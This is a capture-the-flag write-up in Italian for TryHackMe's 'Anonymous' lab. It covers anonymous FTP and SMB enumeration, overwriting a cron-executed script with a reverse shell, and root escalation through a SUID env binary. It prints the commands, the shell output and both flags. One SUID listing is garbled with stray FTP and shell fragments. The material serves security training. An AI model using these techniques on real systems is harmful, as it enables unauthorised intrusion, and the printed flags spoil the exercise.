

Anonymous — TryHackMe Writeup

Target IP: 10.130.136.84 (poi rideployata su 10.113.137.2 durante l'exploitation)

1. Reconnaissance

Scansione iniziale delle porte con nmap:

```
nmap -sS -sVC -Pn 10.130.136.84
```

```
(kali@kali)-[~/Desktop/cybersec/anonymous]
$ nmap -sS -sVC -Pn 10.130.136.84
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 15:27 +0200
Nmap scan report for 10.130.136.84
Host is up (0.039s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.0.8 or later
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.129.155
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  2 111      113      4096 Jun 04  2020 scripts [NSE: writeable]
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ smb2-time:
|   date: 2026-09-14T13:27:22
|_ start_date: N/A
|_ nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|   System time: 2026-09-14T13:27:22+00:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds
```

Risultato:

Porta	Servizio	Versione
21	FTP	vsftpd 2.0.8 or later — login anonimo abilitato

Porta	Servizio	Versione
22	SSH	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
139/445	SMB	Samba smbd 3.X - 4.X / 4.7.6-Ubuntu

Banner FTP: "NamelessOne's FTP Server"

Info aggiuntive da script SMB (smb-os-discovery): OS Linux, hostname anonymous , workgroup WORKGROUP .

2. Enumerazione

2.1 FTP anonimo

Login anonimo consentito (ftp-anon: Anonymous FTP login allowed), con una directory scripts scrivibile ([NSE: writeable]):

```
ftp 10.130.136.84
```

```
(kali@kali)-[~/Desktop/cybersec/anonymous]
$ ftp 10.130.136.84
Connected to 10.130.136.84.
220 NamelessOne's FTP Server!
Name (10.130.136.84:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||51966|)
150 Here comes the directory listing.
drwxrwxrwx  2 111    113      4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42293|)
150 Here comes the directory listing.
-rwxr-xrwx  1 1000    1000      314 Jun 04  2020 clean.sh
-rw-rw-r--  1 1000    1000     989 Sep 14 13:29 removed_files.log
-rw-r--r--  1 1000    1000      68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> get to_do.txt
local: to_do.txt remote: to_do.txt
229 Entering Extended Passive Mode (|||21876|)
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
100% |*****| 68      0.72 KiB/s   00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.51 KiB/s)
ftp> get clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||28352|)
150 Opening BINARY mode data connection for clean.sh (314 bytes).
100% |*****| 314     5.34 MiB/s   00:00 ETA
226 Transfer complete.
314 bytes received in 00:00 (8.48 KiB/s)
ftp> get removed_files.log
local: removed_files.log remote: removed_files.log
229 Entering Extended Passive Mode (|||22913|)
150 Opening BINARY mode data connection for removed_files.log (989 bytes).
100% |*****| 989    12.09 MiB/s   00:00 ETA
226 Transfer complete.
989 bytes received in 00:00 (26.89 KiB/s)
ftp> exit
221 Goodbye.
```

Nella directory scripts sono presenti tre file, scaricati in locale:

File	Dimensione	Note
clean.sh	314 byte	-rwxr-xr-- , eseguibile — probabile script di pulizia lanciato periodicamente
removed_files.log	989 byte	Log aggiornato di recente (Sep 14 13:29) → segnale che clean.sh viene eseguito da un cron job attivo
to_do.txt	68 byte	Nota testuale

Il timestamp recente di removed_files.log conferma che lo script viene rieseguito periodicamente: se è scrivibile via FTP, può essere sostituito con una reverse shell.

2.2 Enumerazione SMB

Elenco delle share disponibili:

```
smbclient -L //10.130.136.84 -N
```

```
(kali㉿kali)-[~/Desktop/cybersec/anonymous]
$ smbclient -L //10.130.136.84 -N

      Sharename      Type      Comment
      ─────────      ───      ─────────
      print$         Disk      Printer Drivers
      pics           Disk      My SMB Share Directory for Pics
      IPC$           IPC       IPC Service (anonymous server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      ───          ───
      Workgroup       Master
      WORKGROUP       ANONYMOUS
```

Share trovate:

Share	Tipo	Commento
print\$	Disk	Printer Drivers
pics	Disk	My SMB Share Directory for Pics
IPC\$	IPC	IPC Service (accesso anonimo, Samba, Ubuntu)

Accesso anonimo alla share pics :

```
smbclient //10.130.136.84/pics -N
```

```

(kali㉿kali)-[~/Desktop/cybersec/anonymous]
$ smbclient //10.130.136.84/pics -N
Try "help" to get a list of possible commands.
smb: \> whoami
whoami: command not found
smb: \> ls
.                D            0   Sun May 17 13:11:34 2020
..               D            0   Thu May 14 03:59:10 2020
corgo2.jpg       N      42663  Tue May 12 02:43:42 2020
puppos.jpeg      N     265188  Tue May 12 02:43:42 2020

20508240 blocks of size 1024. 13306808 blocks available
smb: \> pwd
Current directory is \\10.130.136.84\pics\
smb: \> cd .
smb: \> cd ..
smb: \> ls
.                D            0   Sun May 17 13:11:34 2020
..               D            0   Thu May 14 03:59:10 2020
corgo2.jpg       N      42663  Tue May 12 02:43:42 2020
puppos.jpeg      N     265188  Tue May 12 02:43:42 2020

20508240 blocks of size 1024. 13306808 blocks available
smb: \> get puppos.jpeg
getting file \puppos.jpeg of size 265188 as puppos.jpeg (186.3 KiloBytes/sec) (average 186.3 KiloBytes/sec)
smb: \> get corgo2.jpg
getting file \corgo2.jpg of size 42663 as corgo2.jpg (50.0 KiloBytes/sec) (average 135.2 KiloBytes/sec)


```

Scaricati `corgo2.jpg` (42663 byte) e `puppos.jpeg` (265188 byte) — nessuna informazione utile trovata al loro interno (probabile red herring/steganografia da escludere, non sfruttata in questo path).

3. Exploitation — Abuso di script FTP eseguito da cron

3.1 Modifica di `clean.sh`

Poiché `scripts/` è scrivibile via FTP anonimo e `clean.sh` viene rieseguito periodicamente (come dimostrato dal log), lo script viene modificato aggiungendo una reverse shell:




Dopo l'upload, `less clean.sh` sul server conferma il contenuto malevolo caricato correttamente.

3.3 Ottenimento della reverse shell

Alla successiva esecuzione automatica dello script (cron job) sul target, la connessione viene ricevuta sul listener:

```
connect to [192.168.132.9] from (UNKNOWN) [10.113.137.2] 59394
bash: cannot set terminal process group (1526): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```



Shell ottenuta come utente **namelessone**.

4. User Flag

```
ls
cat user.txt
```

User flag:

```
90d6f992585815ff991e68748c414740
```

Verifica dei privilegi correnti:

```
sudo -l
```

```
sudo: no tty present and no askpass program specified
```

```
id
```

```
uid=1000(namelessone) gid=1000(namelessone)
groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108
(lxd)
```

L'utente appartiene al gruppo `sudo`, ma senza una tty allocata `sudo -l` non fornisce output utile — necessario cercare un altro vettore di privesc.

5. Privilege Escalation

5.1 Ricerca binari SUID

```
find /usr/bin -perm -u=s -type f 2>/dev/null
```

```
namelessone@anonymous:/tmp$ find /usr/bin -perm -u=s -type f 2>/dev/null
find /usr/bin -perm -u=s -type f 2>/dev/null
/usr/bin/passwd tcp/10.113.137.2:9999 0>61
/usr/bin/env
/usr/bin/gpasswd successfully changed.
/usr/bin/newuidmap
/usr/bin/newgrp successfully changed.
/usr/bin/chsh
/usr/bin/newgidmap successfully changed.
/usr/bin/chfn
/usr/bin/sudo Extended Passive Mode (!!*)
/usr/bin/traceroute6.iputils listing.
/usr/bin/at 113 113 4096 Jun 04 2020 scripts
/usr/bin/pkexec and OK.
```

```
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
```

Tra i binari SUID standard di sistema, uno risulta anomalo:

```
/usr/bin/env
```

Perché è "debole": `env` con il bit SUID attivo non è una configurazione di default. Permette di lanciare qualsiasi comando mantenendo i permessi del proprietario del binario (root) — vettore di `privesc` documentato su [GTFOBins](#).

5.2 Exploitation del SUID `env`

```
/usr/bin/env /bin/sh -p
```

```
namelessone@anonymous:/usr/bin$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
cd root
/bin/sh: 1: cd: can't cd to root
```

Il flag `-p` mantiene i privilegi effettivi (evita che `sh` li rilasci automaticamente, come già osservato con `dash` nel caso analogo di RootMe).

Primo tentativo di navigazione fallito per errore di path (case-sensitive, manca lo slash iniziale):

```
cd root
```

```
/bin/sh: 1: cd: can't cd to root
```

6. Root Flag

Corretto il path:

```
whoami
cd /root
ls
cat root.txt
```

```
whoami
root
cd /root
ls
root.txt
cat root.txt
4d930091c31a622a7ed10f27999af363
```

```
whoami
root
```

Root flag:

```
4d930091c31a622a7ed10f27999af363
```

Privilege escalation a **root** riuscita.

7. Riepilogo tecniche usate

- Enumerazione porte/servizi: `nmap`
- Enumerazione FTP anonimo: accesso a directory scrivibile `scripts/`
- Enumerazione SMB anonima: `smbclient -L / smbclient //target/pics -N`

- Identificazione di uno script (`clean.sh`) rieseguito periodicamente da cron, individuata grazie al log `removed_files.log` aggiornato di recente
- Exploitation: sovrascrittura via FTP dello script con una reverse shell bash, in attesa dell'esecuzione automatica lato server
- Privilege escalation: binario SUID non standard `/usr/bin/env` → `env /bin/sh -p` per una shell root

8. Lezioni apprese

- Un servizio FTP con **login anonimo e directory scrivibili** è un vettore critico quando quei file vengono consumati da processi automatizzati (cron, script di manutenzione): basta un file di log con timestamp recente per dedurre l'esistenza di un job periodico.
- Le share **SMB accessibili anonimamente** vanno sempre enumerate, anche quando (come in questo caso) non portano a un vettore diretto: aiutano comunque a mappare la superficie d'attacco.
- `sudo -l` senza tty allocata può dare un falso negativo ("no tty present") — non significa assenza di privilegi sudo, va verificato con `id` o allocando una pty (`python -c 'import pty; pty.spawn("/bin/bash")'`) prima di scartare quella via.
- Un binario SUID "anomalo" si riconosce confrontandolo con la lista standard di file SUID attesi (`passwd` , `sudo` , `su` , `mount` , `pkexec` , ecc.): qualsiasi tool general-purpose come `env` con quel bit è quasi sempre un vettore di privesc immediato via GTFOBins.